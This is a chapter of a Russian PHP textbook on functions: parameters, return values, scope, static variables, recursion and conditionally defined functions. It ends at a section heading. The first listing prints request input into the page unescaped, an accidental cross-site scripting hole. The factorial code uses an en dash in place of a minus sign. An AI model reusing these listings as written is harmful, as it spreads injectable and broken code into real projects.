Сразу начнем с примера. Во многих скриптах, использующих формы с полями `<select>` (выпадающий список значений), элементы списка берутся из какого-нибудь внешнего источника (файла, базы данных и т. д.). Предположим, что мы уже записали их в некоторый массив и теперь хотим его представить в виде элементов выпадающего списка.

Напишем для этой цели функцию (такое описание называется *определением функции*, и оно, конечно, должно быть единственным в пределах сценария). Листинг 11.1 иллюстрирует ее использование.

Листинг 11.1. Пример функции и ее использования. Файл select.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Пример функции и ее использования</title>
  <meta charset='utf-8'>
</head>
<body>
<?php
  // Функция принимает ассоциативный массив и создает несколько
  // тегов <option value="$key">$value, где $key - очередной
  // ключ массива, а $value - очередное значение. Если задан
  // также и второй параметр, то у соответствующего тега option
  // проставляется атрибут selected.
  function selectItems($items, $selected = 0)
  {
    $text = "";
    foreach ($items as $k => $v) {
      if ($k === $selected)
        $ch = " selected";
      else
        $ch = "";
      $text .= "<option$ch value='$k'>$v</option>\n";
    }
    return $text;
  }
  // Предположим, у нас есть массив имен и фамилий
  $names = [
    "Weaving"  => "Hugo",
    "Goddard"  => "Paul",
    "Taylor"   => "Robert",
  ];
  // Если был выбран элемент, вывести информацию
  if (isset($_REQUEST['surname'])) {
    $name = $names[$_REQUEST['surname']];
    echo "Вы выбрали: {$_REQUEST['surname']}, {$name} ";
  }
?>
<!-- Форма для выбора имени человека. -->
<form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST">
  Выберите имя:
  <select name="surname">
    <?=selectItems($names, $_REQUEST['surname'])?>
  </select><br />
```

```
  <input type="submit" value="Узнать фамилию">
</form>
</body>
</html>
```

> ***Замечание***
>
> На этапе создания функции еще никаких предположений о типах параметров не строится. Однако попробуйте нашей функции вместо массива в первом аргументе передать число — интерпретатор "заругается", как только выполнение дойдет до строчки с `foreach`.

Общий синтаксис определения функции

Упрощенно синтаксис функции можно представить следующим образом:

```
function имяФункции(арг1[=зн1], арг2[=зн2], ..., аргN[=знN])
{
  операторы_тела_функции;
}
```

Имя функции не зависит от регистра, но должно быть уникально среди имен уже объявленных функций. Это означает, что, во-первых, имена `MyFunction`, `myfunction` и даже `MyFuNcTiOn` будут считаться одинаковыми, и, во-вторых, нельзя переопределить уже определенную функцию (стандартную или нет — не важно), но зато разрешено давать функциям такие же имена, как и переменным в программе (конечно, без знака `$` в начале). Список аргументов, как легко увидеть, состоит из нескольких перечисленных через запятую переменных, каждую из которых мы должны будем задать при вызове функции (впрочем, когда для этой переменной присвоено через знак равенства значение по умолчанию (обозначенное *=знN*), ее можно будет опустить; *см. об этом в разд. "Параметры по умолчанию" далее в этой главе*). Конечно, если у функции не должно быть аргументов вовсе (как это сделано, например, у встроенной функции `time()`, выдающей текущее время), то следует оставить пустые скобки после ее имени, например:

```
function simpleFunction() { ... }
```

В фигурные скобки заключается *тело функции*. В нем могут быть любые инструкции, включая даже инструкции определения других функций (правда, эти "другие функции" не будут локальными, как в Pascal, а станут далее "видны" для всей программы, но только с того момента, как до их описания дойдет управление — об этом мы еще поговорим). Если функция должна *возвращать* в вызвавшую программу какое-то значение, необходимо использовать ключевое слово `return`, которое мы сейчас рассмотрим. Если же она должна отработать без возврата значений (т. е. выражаясь в терминах Pascal, это не функция, а процедура), то инструкцию `return` можно и не указывать (или указывать без задания возвращаемого значения).

Аргументам и возвращаемому значению можно задавать тип, о чем мы подробнее поговорим в *разд. "Типы аргументов и возвращаемого значения" далее в этой главе*.

Инструкция *return*

Синтаксис инструкции `return` абсолютно тот же, как и в языке C, за исключением одной очень важной детали. Если в C функции очень редко возвращают большие объекты

(например, структуры), а массивы они не могут возвратить вовсе, то в PHP можно использовать return абсолютно для любых объектов (какими бы большими они ни были), причем без заметной потери быстродействия. Вот пример простой функции, возвращающей квадрат своего аргумента:

```
function mySqr($n)
{
  return $n * $n;
}
$value = mySqr(4);
echo $value;     // выводит 16
echo mySqr(10);  // выводит 100
```

Сразу несколько значений функции, разумеется, возвратить не могут. Однако если это все же очень нужно, то можно вернуть ассоциативный массив или же список, например, так, как представлено в листинге 11.2.

Листинг 11.2. Возврат массива. Файл return.php

```
<?php ## Возврат массива
  function silly()
  {
    return [1, 2, 3];
  }
  // Присваивает массиву значение array(1,2,3)
  $arr = Silly();
  var_dump($arr); // выводим массив
  // Присваивает переменным $a, $b, $c первые значения из списка
  list ($a, $b, $c) = Silly();
  // Допустимо, начиная с PHP 5.4
  echo Silly()[2]; // 3
?>
```

В этом примере использована конструкция list() для распределения значений массива по переменным, который мы уже рассматривали.

Если функция не возвращает никакого значения, т. е. инструкции return в ней нет, то считается, что функция вернула null (листинг 11.3).

Листинг 11.3. Неявный возврат null. Файл retnull.php

```
<?php ## Неявный возврат null
  function f() { }
  var_dump(f()); // null
?>
```

Все же часто лучше вернуть null явно (если только функция не объявлена как процедура, или void-функция по С-терминологии), например, используя return null, потому что это несколько яснее.

Объявление и вызов функции

Функцию можно создавать не только в определенном месте программы, но и прямо среди других инструкций. Фактически объявление функции само является инструкцией. Например, вполне можно было бы поместить функцию `selectItems()`, которую мы рассматривали выше, прямо в середину кода, скажем, так:

```
echo "Программа...";
function selectItems($items, $selected = 0)
{
  // ... тело функции ...
}
echo "Программа продолжается!";
```

При таком подходе транслятор, дойдя до определения функции, просто проверит его корректность и оттранслирует во внутреннее представление, но не будет генерировать код для выполнения. Вместо этого он сразу переключится на следующие за телом функции команды. Только потом, при вызове функции, интерпретатор начнет исполнять ее команды...

Поскольку фазы трансляции и исполнения в PHP разделены, мы можем применять вызовы функции еще *до (выше)* того, как она была описана. Например, попробуйте переставить определение функции из начала файла в его конец (обрамив тегами `<?php` и `?>`, конечно). Вы увидите, что сценарий по-прежнему будет функционировать.

Определение функции *ниже* ее вызова, конечно же, работает только в том случае, если в момент *вызова* функции ее код будет уже оттранслирован. Например, вызов и описание функции происходят в одном и том же файле. В частности, если вы попробуете поместить функцию во внешний файл, который затем включить по инструкции `require_once`, вызвать функцию вы сможете лишь после данной инструкции. Лучше всегда поступать так, как это принято в Pascal: вызывать функции только после того, как они будут определены.

Параметры по умолчанию

Часто случается, что у функции должно быть довольно много параметров, причем некоторые из них будут задаваться совершенно единообразно. Например, при разработке `selectItems()` мы подозревали, что второй параметр (текущее выбранное значение) будет задаваться не всегда, а может быть и опущен. Используя синтаксис объявления *значений по умолчанию*, мы говорим PHP, чтобы в случае опущенного параметра он подставил вместо него указанное значение (в данном случае `0`):

```
function selectItems($items, $selected = 0) { ... }
```

Теперь, имея такую функцию, можно написать в программе:

```
echo selectItems($names, "Goddard"); // выбранный элемент - "Goddard"
echo selectItems($names);            // ни один элемент не выбран
                                     // по умолчанию
```

То есть, мы можем опустить второй параметр у нашей функции, что будет выглядеть так, как будто мы его задали равным 0.

Как видно, значение по умолчанию для некоторого аргумента указывается справа от его имени через знак равенства. Заметьте, что значения аргументов по умолчанию должны определяться справа налево, причем недопустимо, чтобы после любого из таких аргументов шел обычный "неумолчальный" аргумент. Вот, например, неверное описание:

```
// Ошибка! Опускать параметры можно только справа налево!
function selectItems($selected = 0, $items) { ... }
// Ошибка! Это не конструкция list(), в которой такие вещи допустимы.
echo selectItems(, $names);
```

Передача параметров по ссылке

Давайте рассмотрим механизм, при помощи которого функции передаются ее аргументы (листинг 11.4).

Листинг 11.4. Передача параметров по значению. Файл byval.php

```
<?php ## Передача параметров по значению
  function increment($a)
  {
    echo "Текущее значение: $a<br />";
    $a++;
    echo "После увеличения: $a<br />";
  }
  # ...
  $num = 10;
  echo "Начальное значение: $num<br />";
  increment($num);
  echo "После вызова функции: $num<br />";
?>
```

Что происходит перед началом работы функции `increment()` (которая, кстати, не возвращает никакого значения, т. е. является в чистом виде подпрограммой или процедурой)? Все начинается с того, что создается переменная `$a`, *локальная* для данной функции (т. е. существующая только внутри нее), и ей присваивается значение `10` (то, что было в `$num`). После этого значение `10` выводится на экран, величина `$a` инкрементируется (увеличивается на 1), и новое значение (`11`) опять печатается. Так как тело функции закончилось, происходит возврат в вызвавшую программу.

А теперь вопрос: что будет напечатано при последующем выводе переменной `$num`? Напечатано будет `10` — и это несмотря на то, что в переменной `$a` до возврата из функции было `11`! Ясно, почему это происходит: ведь `$a` — лишь *копия* `$num`, а изменение копии, конечно, никак не отражается на оригинале.

Если мы хотим, чтобы функция имела доступ не к величине, а именно к *самой переменной* (переданной ей в параметрах), достаточно указать символ амперсанда перед аргументом функции (листинг 11.5).

Листинг 11.5. Передача параметров по ссылке. Файл byref.php

```
<?php ## Передача параметров по ссылке
  function increment(&$a) // $a - ссылочная
  {
    echo "Текущее значение: $a<br />";
    $a++;
    echo "После увеличения: $a<br />";
  }
  # ...
  $num = 10;
  echo "Начальное значение: $num<br />";
  increment($num); // передача по ссылке
  echo "После вызова функции: $num<br />";  // 11!
?>
```

Переменное число параметров

Как мы уже знаем, функция может иметь несколько параметров, заданных по умолчанию. Они перечисляются справа налево, и их всегда фиксированное количество. Однако иногда такая схема нас может устроить не всегда.

Например, пусть мы захотели написать функцию в стиле `echo`, т. е. функцию, которая принимает один или более параметров (сколько именно — неизвестно на этапе определения функции) и выводит их на отдельных строках (а не слитно). Вот как мы можем это сделать (листинг 11.6).

Листинг 11.6. Переменное число параметров. Файл varargsold.php

```
<?php ## Переменное число параметров функции (устаревший способ)
  function myecho()
  {
    for ($i = 0; $i < func_num_args(); $i++) {
      echo func_get_arg($i)."<br />\n"; // выводим элемент
    }
  }
  // Отображаем строки одну под другой
  myecho("Меркурий", "Венера", "Земля", "Марс");
?>
```

Обратите внимание на то, что при описании `myecho()` мы указали пустые скобки в качестве списка параметров, словно функция не получает ни одного параметра. На самом деле в PHP при вызове функции можно указывать параметров больше, чем задано в списке аргументов — в этом случае никакие предупреждения не выводятся. Однако если фактическое число параметров меньше, чем указано в описании, PHP выдаст сообщение об ошибке. "Лишние" параметры как бы игнорируются, в результате пустые скобки в `myecho()` позволяют нам в действительности передать ей сколько угодно параметров.

Для того чтобы все же иметь доступ к "проигнорированным" параметрам, существуют три встроенные в PHP функции, которые мы сейчас опишем.

- **`int func_num_args()`**

  Возвращает *общее* число аргументов, переданных функции при вызове.

- **`mixed func_get_arg(int $num)`**

  Возвращает значение аргумента с номером `$num`, заданным при вызове функции. Нумерация, как всегда, отсчитывается с нуля.

- **`list func_get_args()`**

  Возвращает список всех аргументов, указанных при вызове функции. Чаще всего применение этой функции оказывается практически удобнее, чем первых двух.

Перепишем наш пример с использованием последней функции (листинг 11.7).

Листинг 11.7. Использование `func_get_args()`. Файл func_get_args.php

```
<?php ## Использование func_get_args()
  function myecho()
  {
    foreach (func_get_args() as $v) {
      echo "$v<br />\n"; // выводим элемент
    }
  }
  // Отображаем строки одну под другой
  myecho("Меркурий", "Венера", "Земля", "Марс");
?>
```

Мы используем здесь цикл `foreach` для перебора аргументов, в результате чего программа упрощается.

Начиная с PHP 5.6, можно использовать еще более компактный способ организации переменного числа параметров в функции. Для этого перед параметром может быть указано многоточие. Внутри функции такой параметр рассматривается как массив, содержащий все дополнительные параметры (листинг 11.8).

Листинг 11.8. Переменное число параметров. Файл varargs.php

```
<?php ## Переменное число параметров функции (современный способ)
  function myecho(...$planets)
  {
    foreach ($planets as $v) {
      echo "$v<br />\n"; // выводим элемент
    }
  }
  // Отображаем строки одну под другой
  myecho("Меркурий", "Венера", "Земля", "Марс");
?>
```

Оператор ... может использоваться не только перед аргументами функций, но и при вызове с массивом. Это позволяет осуществить "развертывание" массива. Пусть имеется функция `toomanyargs()` с большим количеством параметров. Можно поместить значения параметров в массив `$args` и передать его функции предварив оператором ..., который развернет элементы массива в соответствующие параметры (листинг 11.9).

Листинг 11.9. Использование ... Файл toomanyargs.php

```
<?php ## Использование ...
  function toomanyargs($fst, $snd, $thd, $fth)
  {
    echo "Первый параметр: $fst<br />";
    echo "Второй параметр: $snd<br />";
    echo "Третий параметр: $thd<br />";
    echo "Четвертый параметр: $fth<br />";
  }
  // Отображаем строки одну под другой
  $planets = ["Меркурий", "Венера", "Земля", "Марс"];
  toomanyargs(...$planets);
?>
```

Типы аргументов и возвращаемого значения

Начиная с версии PHP 5, допускается указывать типы аргументов (объекты, массивы, интерфейсы, функции обратного вызова). В PHP 7 количество допустимых типов расширено булевым `bool`, целочисленным `int`, вещественным `float` и строковым `string` типами. Кроме того, PHP 7 позволяет задавать тип возвращаемого функцией значения, который указывается через двоеточие непосредственно перед телом функции (листинг 11.10).

Листинг 11.10. Типы аргументов и возвращаемого значения. Файл types.php

```
<?php ## Типы аргументов и возвращаемого значения
  function sum(int $fst, int $snd) : int
  {
    return $fst + $snd;
  }
  echo sum(2, 2); // 4
  echo sum(2.5, 2.5); // 4
?>
```

Как видно из листинга 11.10, PHP автоматически приводит вещественный тип к целому. Для того чтобы PHP эмулировал режим жесткой типизации и требовал от аргументов функции указанные при объявлении типов, необходимо включить строгий режим типизации. Для этого необходимо воспользоваться ключевым словом `declare`, установив значение объявления `strict_types` в значение 1 (листинг 11.11).

Листинг 11.11. Строгая типизация. Файл stricttypes.php

```
<?php ## Строгая типизация
  declare(strict_types = 1);
  function sum(int $fst, int $snd) : int
  {
    return $fst + $snd;
  }
  echo sum(2, 2); // 4
  echo sum(2.5, 2.5); // Fatal Error в PHP < 7,
                      // Exception TypeError в PHP >=7
?>
```

До версии PHP 7 использование неправильного типа в строгом режиме приводил к выдаче ошибки и остановке программы. Начиная с PHP 7, вместо ошибки генерируется исключение `TypeError`, которое можно перехватить в программе. Подробнее исключения описываются в *главе 26*.

Локальные переменные

Наконец-то мы подошли вплотную к вопросу о "жизни и смерти" переменных. Действительно, во многих приводимых выше примерах мы рассматривали аргументы функции (передаваемые по значению, а не по ссылке) как некие временные объекты, которые создаются в момент вызова и исчезают после окончания функции. Например:

```
$a = 100;  // глобальная переменная, равная 100
function test($a)
{
  echo $a; // выводим значение параметра $a
  // Параметр $a не имеет к глобальной переменной $a никакого отношения!
  $a++;    // изменяется локальная копия значения, переданного в $a
}
test(1);   // выводит 1
echo $a;   // выводит 100 - глобальная переменная $a не изменилась
```

В действительности такими же свойствами будут обладать не только аргументы, но и все другие переменные, инициализируемые или используемые внутри функции. Совокупность таких переменных называют *контекстом* функции (или *областью видимости внутри функции*). Рассмотрим пример из листинга 11.12.

Листинг 11.12. Локальные переменные. Файл local.php

```
<?php ## Локальные переменные
  function silly()
  {
    $i = mt_rand();   // записывает в $i случайное число
    echo "$i<br />";  // выводит его на экран
    // Эта $i не имеет к глобальной $i никакого отношения!
  }
```

```
  // Выводит в цикле 10 случайных чисел
  for ($i = 0; $i != 10; $i++) silly();
?>
```

Здесь переменная `$i` в функции будет не той переменной `$i`, которая используется в программе для организации цикла. Поэтому, собственно, цикл и проработает только 10 "витков", напечатав 10 случайных чисел (а не будет крутиться долго и упорно, пока "в рулетке" функции `mt_rand()` не выпадет 10).

> ***Замечание***
>
> Функция `mt_rand()` более подробно рассматривается в *главе 15*.

Собственно говоря, это нас устраивает. Действительно, мало ли какие имена переменных использует функция для своих личных целей... Какое до этого дело программе (которая вообще может быть написана другим человеком)? Вот и получается, что каждая функция — "узник" в своем тесном мирке, живущий и обменивающийся с "окружающим миром" через свои параметры и возвращаемое значение.

Глобальные переменные

Если вы, прочитав последние строки, уже начали испытывать сочувствие к функциям в PHP (или если вы прикладной программист и сочувствуете разработчикам PHP), то спешим вас заверить: разумеется, в PHP есть способ, посредством которого функции могут добраться и до любой глобальной переменной в программе (не считая, конечно, передачи параметра по ссылке). Для этого они должны проделать определенные действия, а именно: до первого использования в своем теле внешней переменной объявить ее "глобальной" при помощи инструкции `global`:

```
global $variable;
```

В листинге 11.13 приведен пример, который показывает удобство использования глобальных переменных внутри функции.

Листинг 11.13. Глобальные переменные в функции. Файл global.php

```
<?php ## Глобальные переменные в функции
  $monthes = [
    1  => "Январь",
    2  => "Февраль",
    // ...
    12 => "Декабрь"
  ];
  // Возвращает название месяца по его номеру. Нумерация начинается с 1!
  function getMonthName($n)
  {
    global $monthes;
    return $monthes[$n];
  }
```

```
  // Применение
  echo getMonthName(2); // выводит "Февраль"
?>
```

Согласитесь, массив `$monthes`, содержащий названия месяцев, довольно объемен. Поэтому описывать его прямо в функции было бы, мягко говоря, неудобно — он бы тогда создавался при каждом вызове функции. В то же время функция `getMonthName()` представляет собой неплохое средство для приведения номера месяца к его словесному эквиваленту (что может потребоваться во многих программах). Она имеет единственный и понятный параметр — это номер месяца.

Массив *$GLOBALS*

В принципе, есть и второй способ добраться до глобальных переменных. Это использование встроенного в язык массива `$GLOBALS`. Последний представляет собой хэш, ключи которого есть имена глобальных переменных, а значения — их величины.

Данный массив доступен из любого места в программе — в том числе и из тела функции, и его не нужно никак дополнительно объявлять. Итак, приведенный выше пример можно переписать более лаконично:

```
// Возвращает название месяца по его номеру. Нумерация начинается с 1!
function getMonthName($n) { return $GLOBALS["monthes"][$n]; }
```

Кстати, тут мы опять сталкиваемся с тем, что не только переменные, но даже и массивы могут иметь совершенно любую структуру, какой бы сложной она ни была. Например, предположим, что у нас в программе есть ассоциативный массив `$A`, элементы которого — двумерные массивы чисел. Тогда доступ к какой-нибудь ячейке этого массива с использованием `$GLOBALS` мог бы выглядеть так:

```
$GLOBALS["A"]["First"][10][20];
```

То есть получился четырехмерный массив!

Насчет `$GLOBALS` следует добавить еще несколько полезных сведений.

- Как уже было подмечено, этот массив изначально является глобальным для любой функции, а также для самой программы. Так, вполне допустимо его использовать не только в теле функции, но и в любом другом месте.
- С массивом `$GLOBALS` допустимы не все операции, разрешенные с обычными массивами. А именно, мы не можем:
  - присвоить этот массив какой-либо переменной целиком, используя оператор =;
  - как следствие, передать его функции "по значению" — можно передавать только по ссылке.

  Однако остальные операции допустимы. Мы можем при желании, например, по одному перебрать у него все элементы и, скажем, вывести их значения на экран (с помощью цикла `foreach`).
- Добавление нового элемента в `$GLOBALS` равнозначно созданию новой глобальной переменной, а выполнение операции `unset()` для него равносильно уничтожению соответствующей переменной.

Самовложенность

А теперь — нечто весьма интересное все о том же массиве $GLOBALS. Как вы думаете, какой элемент (т. е. глобальная переменная) всегда в нем присутствует? Это переменная GLOBALS, которая также является массивом и в которой также есть элемент GLOBALS... Так что же было раньше — курица или яйцо?

> ***Примечание***
>
> А собственно, почему бы и нет? С чего это мы все привыкли, что в большом содержится малое, а не, скажем, наоборот? Почему множество не может содержаться в элементе? Очень даже может, и $GLOBALS — тому наглядный пример.

В ранних версиях PHP такая ситуация была чистой воды шаманством. Однако с появлением в четвертой версии PHP ссылок все вернулось на круги своя. На самом-то деле элемент с ключом GLOBALS является не обычным массивом, а лишь ссылкой на $GLOBALS. Вот поэтому все и работает так, как было описано.

Как работает инструкция *global*

Вооружившись механизмом создания ссылок, мы можем теперь наглядно продемонстрировать, как работает инструкция global, а также заметить один ее интересный нюанс. Как мы знаем, конструкция global $a говорит о том, что переменная $a является глобальной, т. е. является синонимом глобальной $a. Синоним в терминах PHP — это ссылка. Выходит, что global создает ссылку? Да, именно так. А вот как это воспринимается транслятором:

```
function test()
{
  global $a;
  $a = 10;
}
```

Приведенное определение функции test() полностью эквивалентно следующему описанию:

```
function test()
{
  $a = &$GLOBALS['a'];
  $a = 10;
}
```

Из второго фрагмента следует, что оператор unset($a) в теле функции (листинг 11.14) не уничтожит глобальную переменную $a, а лишь "отвяжет" от нее ссылку $a. Точно то же самое происходит и в первом случае.

Листинг 11.14. Особенности инструкции global. Файл unset.php

```
<?php ## Особенности инструкции global
  $a = 100;
  function test()
```

```
  {
    global $a;
    unset($a);
  }
  test();
  echo $a;  // выводит 100, т. е. настоящая $a не была удалена в test()!
?>
```

Как же нам удалить глобальную `$a` из функции? Существует только один способ: использовать для этой цели `$GLOBALS['a']`. Вот как это делается:

```
function deleter() { unset($GLOBALS['a']); }
$a = 100;
deleter();
echo $a; // Предупреждение: переменная $a не определена!
```

Статические переменные

Создатели PHP предусмотрели еще один вид переменных, кроме локальных и глобальных, — *статические*. Работают они точно так же, как и в C, значение статической переменной запоминается. Рассмотрим пример функции, которая подсчитывает, сколько раз она была вызвана (листинг 11.15).

Листинг 11.15. Статические переменные. Файл static.php

```
<?php ## Статические переменные
  function selfcount()
  {
    static $count = 0;
    $count++;
    echo $count;
  }
  for ($i = 0; $i < 5; $i++) selfcount();
?>
```

После запуска будет выведена строка `12345`, как мы и хотели. Давайте теперь уберем слово `static`. Мы увидим: `11111`. Это и понятно, ведь переменная `$count` стала локальной, и при каждом вызове функции ее значение не определено (что воспринимается оператором `++` как `0`).

Итак, конструкция `static` сообщает компилятору, что уничтожать указанную переменную для нашей функции между вызовами не надо. В то же время присваивание `$count = 0` сработает только один раз, а именно при самом первом обращении к функции (так уж устроена конструкция `static`).

Рекурсия

Конечно, в PHP поддерживаются рекурсивные вызовы функций, т. е. вызовы функции самой себя (разумеется, не до бесконечности, а в соответствии с определенным условием). Это бывает чрезвычайно удобно, например, для таких задач, как обход всего дерева каталогов вашего сервера (с целью подсчитать суммарный объем, который занимают все файлы).

Факториал

Рассмотрим ставший уже стандартом де-факто пример рекурсивной функции — факториал из некоторого числа `n` (обозначается `n!`), равный значению `2*3*4*...*n`. Алгоритм стандартный: если `n = 0`, то `n != 1`, а иначе `n != n * ((n - 1)!)`.

```
function factor($n)
{
  if ($n <= 0) return 1;
  else return $n * factor($n – 1);
}
echo factor(20);
```

> ***Замечание***
>
> Данная функция приведена здесь лишь в качестве примера. Ее быстродействие оставляет желать лучшего.

Пример функции: *dumper()*

В отладочных целях часто бывает нужно посмотреть, что содержит та или иная переменная. Однако если эта переменная — массив, да еще многомерный, то с выводом ее содержимого на экран могут возникнуть проблемы.

Мы уже использовали выше две встроенных в PHP функции для распечатки содержимого переменных. Это:

- **`print_r()`** — распечатывает переменную в краткой форме, создавая отступы при выводе многомерных массивов;
- **`var_dump()`** — то же, что `print_r()`, но дополнительно выводит информацию о типах переменных и элементов массива, что иногда бывает удобно при отладке.

Обе функции, тем не менее, обладают двумя недостатками:

- необходимо обрамлять результат тегами `<pre>...</pre>` при выводе его на страницу;
- функции не заботятся о преобразовании HTML-сущности в читабельное представление; так, если в переменной находится строка `&lt;`, она будет выведена в браузер как символ `<`.

Решить эти проблемы призвана функция, которую мы назвали `dumper()`. Пользу от этой функции можно реально почувствовать, лишь поработав с ней некоторое время. Вероятно, потом вы не сможете понять, как раньше без нее обходились...

Функция из листинга 11.16 выводит содержимое любой, сколь угодно сложной переменной, будь то массив, объект или простая переменная. Как уже говорилось, приведенная функция исключительно полезна при отладке сценариев.

Листинг 11.16. Функция для вывода содержимого переменной. Файл dumper.php

```
<?php ## Функция для вывода содержимого переменной
  // Распечатывает дамп переменной на экран
  function dumper($obj)
  {
    echo
      "<pre>",
        htmlspecialchars(dumperGet($obj)),
      "</pre>";
  }

  // Возвращает строку - дамп значения переменной в древовидной форме
  // (если это массив или объект). В переменной $leftSp хранится
  // строка с пробелами, которая будет выводиться слева от текста.
  function dumperGet(&$obj, $leftSp = "")
  {
    if (is_array($obj)) {
      $type = "Array[".count($obj)."]";
    } elseif (is_object($obj)) {
      $type = "Object";
    } elseif (gettype($obj) == "boolean") {
      return $obj? "true" : "false";
    } else {
      return "\"$obj\"";
    }
    $buf = $type;
    $leftSp .= "    ";
    for (Reset($obj); list($k, $v) = each($obj); ) {
      if ($k === "GLOBALS") continue;
      $buf .= "\n$leftSp$k => ".dumperGet($v, $leftSp);
    }
    return $buf;
  }
?>
```

Использование функции представлено в листинге 11.17.

Листинг 11.17. Пример использования `dumper()`. Файл dumperEx.php

```
<?php ## Пример использования dumper()
 // Подключаем функцию dumper()
  require_once "dumper.php";
  dumper($GLOBALS);
?>
```

Функция `dumper()` (которая, по правде говоря, и делает всю работу) использует только одну еще неизвестную нам функцию — `htmlspecialchars()`, заменяющую в строке сим-

волы типа <, > или " на их HTML-эквиваленты (соответственно, `<`, `>` и `&quot;`). Более подробно работа этой функции освещается в *главе 13*.

Мы применили дополнительную функцию для того, чтобы сформировать сам результат, а главная функция занимается только форматированием этого результата (вставкой его в теги `<pre>` или `<tt>` в зависимости от размера вывода).

Вложенные функции

Стандарт PHP не поддерживает вложенные функции. Однако он поддерживает нечто, немного похожее на них. Вместо того чтобы, как и у переменных, ограничить область видимости для вложенных функций своими "родителями", PHP делает их доступными для всей остальной части программы, но только с того момента, когда "функция-родитель" была из нее вызвана.

"Вложенные" функции выглядят так, как приведено в листинге 11.18.

Листинг 11.18. Вложенные функции. Файл nested.php

```
<?php ## Вложенные функции
  function father($a)
  {
    echo $a, "<br />";
    function child($b) {
      echo $b + 1, "<br />";
      return $b * $b;
    }
    return $a * $a * child($a);
    // Фактически возвращает $a * $a * ($a+1) * ($a+1)
  }
  // Вызываем функции
  father(10);
  child(30);
  // Попробуйте теперь ВМЕСТО этих двух вызовов поставить такие
  // же, но только в обратном порядке. Что, выдает ошибку?
  // Почему, спрашиваете? Читайте дальше!
?>
```

Мы видим, что нет никаких ограничений на место описания функции — будь то глобальная область видимости программы, либо же тело какой-то другой функции. В то же время, напоминаем, что понятия "локальная функция" как такового в PHP все же (пока?) не существует.

Каждая функция добавляется во внутреннюю таблицу функций PHP тогда, когда управление доходит до участка программы, содержащего определение этой функции. При этом, конечно, само тело функции пропускается, однако ее имя фиксируется и может далее быть использовано в сценарии для вызова. Если же в процессе выполнения программы PHP никогда не доходит до определения некоторой функции, она не будет "видна", как будто ее и не существует — это ответ на вопросы, заданные внутри комментариев примера.

Давайте теперь попробуем запустить другой пример. Вызовем функцию `father()` два раза подряд:

```
father(10);
father(20);
```

Последний вызов породит ошибку: функция `child()` уже определена. Это произошло потому, что `child()` определяется внутри `father()`, и до ее определения управление программы фактически доходит дважды (при первом и втором вызовах `father()`). Поэтому-то интерпретатор и "протестует": он не может второй раз добавить `child()` в таблицу функций.

> ***Замечание***
>
> Для тех, кто раньше программировал на Perl, этот факт может показаться ужасающим. Что ж, действительно, мы не должны использовать вложенные функции PHP так же, как делали это в Perl.

Условно определяемые функции

Как известно, Windows не поддерживает POSIX-соглашения для файловой системы, поэтому в вызов функции `chown()` для смены владельца файла просто не имеет смысла. В некоторых версиях PHP для Windows ее может в этой связи вообще не быть. Однако чтобы улучшить переносимость сценариев с одной платформы на другую без изменения кода, можно написать следующую простую "обертку" для функции `chown()`:

```
if (PHP_OS == "WINNT") {
  // Функция-заглушка
  function myChown($fname, $attr) {
    // Ничего не делает
    return 1;
  }
} else {
  // Передаем вызов настоящей chown()
  function myChown($fname, $attr) {
    return chown($fname, $attr);
  }
}
```

В примере выше мы воспользовались предопределенной константой `PHP_OS` *(см. главу 6)* для определения версии текущей операционной системы.

> ***Замечание***
>
> Более подробно функции для работы с файловой системой рассматриваются в *главах 16* и *17*.

Это один из примеров условно определяемых функций. Если мы работаем из Windows, функция `myChown()` ничего не делает и возвращает 1 как индикатор успеха, в то время как для UNIX она просто вызывает оригинальную `chown()`. Важно, что проверка, какую функцию использовать, производится только один раз (в момент прохождения точки определения функции), т. е. здесь нет ни малейшей потери производительности. Теперь

в сценарии мы должны всюду отказаться от `chown()` и использовать `myChown()` (можно даже провести поиск/замену этого имени в редакторе) — это обеспечит переносимость.

Эмуляция функции *virtual()*

Давайте теперь рассмотрим реальный пример того, как условно определяемые функции могут действительно пригодиться. Если PHP установлен в виде модуля сервера, в нем доступна функция `virtual()`, которая работает так же, как SSI-инструкция `include virtual`. А именно, она обращается к серверу, запрашивает у него некоторую страницу с указанным URL и печатает ее в браузер.

К сожалению, в CGI-версии PHP эта функция недоступна. Но, используя механизм условно определяемых функций, мы можем легко исправить ситуацию (листинг 11.19).

Листинг 11.19. Эмуляция `virtual()` в CGI-версии PHP. Файл virtual.php

```
<?php ## Эмуляция virtual() в CGI-версии PHP
  // Функция virtual() не поддерживается?
  if (!function_exists("virtual")) {
    // Тогда определяем свою
    echo "virtual";
    function virtual($uri)
    {
      $url = "http://".$_SERVER["HTTP_HOST"].$uri;
      echo file_get_contents($url);
    }
  }
  // Пример - выводит корневую страницу сайта
  virtual("/");
?>
```

Функция `file_get_contents()`, которую мы пока не рассматривали, целиком считывает файл с указанным именем (или с указанным полным URL) и возвращает его содержимое.

> ***Замечание***
>
> Мы намеренно упростили функцию `virtual()`, чтобы пока не использовать функции по работе с регулярными выражениями, которые еще не были нами описаны. Так, попытка применения заглушки `virtual()` с относительным URI (не начинающимся с символа `/`) приведет к ошибке.

Знатоки языка C могут заметить в приеме условно определяемых функций разительное сходство с директивами условной компиляции этого языка: `#ifndef`, `#else` и `#endif`. Действительно, аналогия почти полная, за исключением того факта, что в C эти директивы обрабатываются во время компиляции, а в PHP — во время выполнения. Что ж, на то он и интерпретатор, чтобы позволять себе интерпретацию.

Передача функций по ссылке

В PHP имеется понятие "функциональной переменной", которое легче всего рассмотреть на примерах:

```
function A($i) { echo "Вызвана A($i)\n"; }
function B($i) { echo "Вызвана B($i)\n"; }
function C($i) { echo "Вызвана C($i)\n"; }
$F = "A";   // или $F = "B" или $F = "C"
$F(303);    // вызов функции, имя которой хранится в $F
```

Второй пример носит довольно прикладной характер. В PHP есть такая стандартная функция — `uasort()`, которая сортирует ассоциативный массив, причем критерием сравнения для элементов этого массива служит функция, чье имя передано вторым параметром. Мы будем рассматривать данную функцию позже, а сейчас приведем простой пример:

```
// Сравнение без учета регистра символов строк
function fCmp($a, $b)
{
  return strcmp(strtolower($a), strtolower($b));
}
$riddle = ["g" => "Not", "o" => "enough", "d" => "ordinariness"];
uasort($riddle, "fCmp"); // Сортировка без учета регистра символов
```

Здесь функция, *имя* которой указано вторым параметром `uasort()`, должна иметь два аргумента, являющиеся сравниваемыми значениями в массиве.

В общем случае, функциональная переменная — это всего лишь переменная-строка, содержащая имя функции, и ничего больше.

Использование *call_user_func()*

